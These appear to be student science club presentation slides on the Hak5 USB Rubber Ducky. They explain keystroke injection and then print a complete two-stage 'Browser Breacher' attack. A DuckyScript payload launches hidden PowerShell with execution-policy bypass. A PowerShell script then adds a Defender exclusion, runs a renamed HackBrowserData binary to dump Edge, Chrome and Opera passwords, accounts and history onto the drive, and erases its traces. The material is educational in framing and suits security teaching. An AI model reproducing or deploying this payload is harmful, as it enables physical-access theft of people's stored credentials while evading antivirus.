

PING

Koło Naukowe
Politechniki Gdańskiej



USB RUBBER DUCKY

Pentesting device from Hak5




What is a USB Rubber Ducky?

It's a small device, looking exactly like a real, normal flash drive, but with special design to run scripts upon plugging in. The main idea of rubber ducky is using the **HID method**

HID (Human Interface Device) is a protocol, that device use to be trusted by the computer as if it was "human". Keyboard and mouse are examples of HID devices



How does the Rubber Ducky work then?



It abuses the trust of HID devices and present itself as one of them (keyboard to be specific), delivering powerful payloads with extreme speed, by simply 'typing' really fast using **DuckyScript** payloads. This type of attack is called **keystroke injection** 

NOTE: Its effectiveness depends on user privileges as well



How to use it?

It is quite simple → since newer versions (3.0), USB Rubber Ducky has build in button for switching modes. There are only two modes, which makes it quite simple:

- **Attack mode** → It runs immediately after plugging in. It will run the `inject.bin` script and perform attacks
- **Arming Mode** → RD has a special build in button under the case, little down from USB plug. Once it's pressed during or after the attack, it will make ducky act as a normal flash drive, allowing to edit `inject.bin` file and add other files as well



NOTE: Both modes can be trigger at once, using the `ATTACKMODE` property in payload and setting `ATTACKMODE HID STORAGE`



Inject.bin file

`Inject.bin` is the main file that makes wonders. If it's on the ducky, it will run and perform whatever was created during scripting. To make such a file, one can use special payload encoder, to create DuckyScript scripts and then download them as inject.bin files (our payload)



NOTE: ONLY inject.bin will be read during attack, so anything like inject(1).bin or attack.bin won't be read!



Introduction to the script



The script I prepared is called “[Browser Breacher](#)” - Two staged attack with additional tooling, which goal is to capture and retrieve data of all installed browsers on target machine (Windows), including passwords, account names, history and more

It is a [two staged script](#), as I divided it into two scripts - one being DuckyScript ([Inject.bin](#)) and second Powershell script ([run.ps1](#))

The whole process also uses special tool called [HackBrowserData](#) made by [moonD4rk](#) on github



inject.bin script

payload-browser-breacher-v2.txt

```
1 ▾ REM_BLOCK↵
2   ...TITLE:·Offline·Browser·Breach·version·2·(stager·method)↵
3   ...AUTHOR:·Szymon·Stefański↵
4   ...DESCRIPTION:·Bypasses·network·filters·by·running·a·stager·script,·that·runs·PowerShell·program·on·target·machine·directly·from·Ducky.↵
5   END_REM↵
6   ↵
7   DEFAULT_DELAY·100↵
8   ↵
9   ATTACKMODE·HID·STORAGE↵
10  ↵
11 ▾ BUTTON_DEF↵
12   ...GUI·r↵
13   ...DELAY·500↵
14   ...REM·This·line·down·here·open·PowerShell·in·silent·mode·with·no·window,·bypassing·restrictions·for·scripts↵
15   ...STRING·powershell·-ep·bypass·-NoProfile·-w·h↵
16   ...CTRL-SHIFT-ENTER↵
17   ...DELAY·1500↵
18   ...ALT·y↵
19   ...DELAY·3000↵
20   ...REM·We·unlock·the·PowerShell·script·to·make·sure·it·won't·be·interrupt·during·running↵
21   ...STRINGLN·$d=(gwmi·Win32_Volume·-f·'DriveType=2').DriveLetter;↵
22   ...DELAY·1000↵
23   ...STRINGLN·Unlock-File·$d\run.ps1;↵
24   ...DELAY·1000↵
25   ...STRINGLN·&·$d\run.ps1;↵
26   END_BUTTON↵
```

This is the view from Hak5 PayloadStudio for binary file encoding



Powershell script

run.ps1

```
1 $d = (gwmi Win32_Volume -Filter "DriveType=2").DriveLetter
2 $safe = "C:\Windows\Temp\Update"
3
4 # Get the user (not Administrator)
5 $User = (Get-WmiObject -Class Win32_ComputerSystem).UserName.Split('\')[-1]
6 $Profile = "C:\Users\$User"
7
8 # Get admin SID ( no matter the name type )
9 if ([bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).Groups -match 'S-1-5-32-544')) {
10     Add-MpPreference -ExclusionPath $safe -ErrorAction SilentlyContinue
11 }
12
13 md $safe -Force
14 copy "$d\tools\h.exe" "$safe\h.exe"
15
16 # Create loot directory
17 md "$d\LOOT" -Force
18 cd "$d\LOOT"
19
20 & "$safe\h.exe" -b edge -f json --dir "$d\LOOT\Edge"
21
22 & "$safe\h.exe" -b chrome -f json --dir "$d\LOOT\Chrome"
23
24 & "$safe\h.exe" -b operagx -f json --dir "$d\LOOT\Opera"
25
26 rm $safe -Recurse -Force
```



References



- [PayloadStudio from Hak5 \(Community edition\)](#)
- [Hak5 Github Repo with Sample Payloads](#)
- [DuckyScript Reference](#)
- [Hak5 USB Rubber Ducky Documentation](#)
- [HackBrowserData tool by moonD4rk](#)

PING

Koło Naukowe
Politechniki Gdańskiej

Thank you kindly for your time!

Prepared by Szymon Stefański

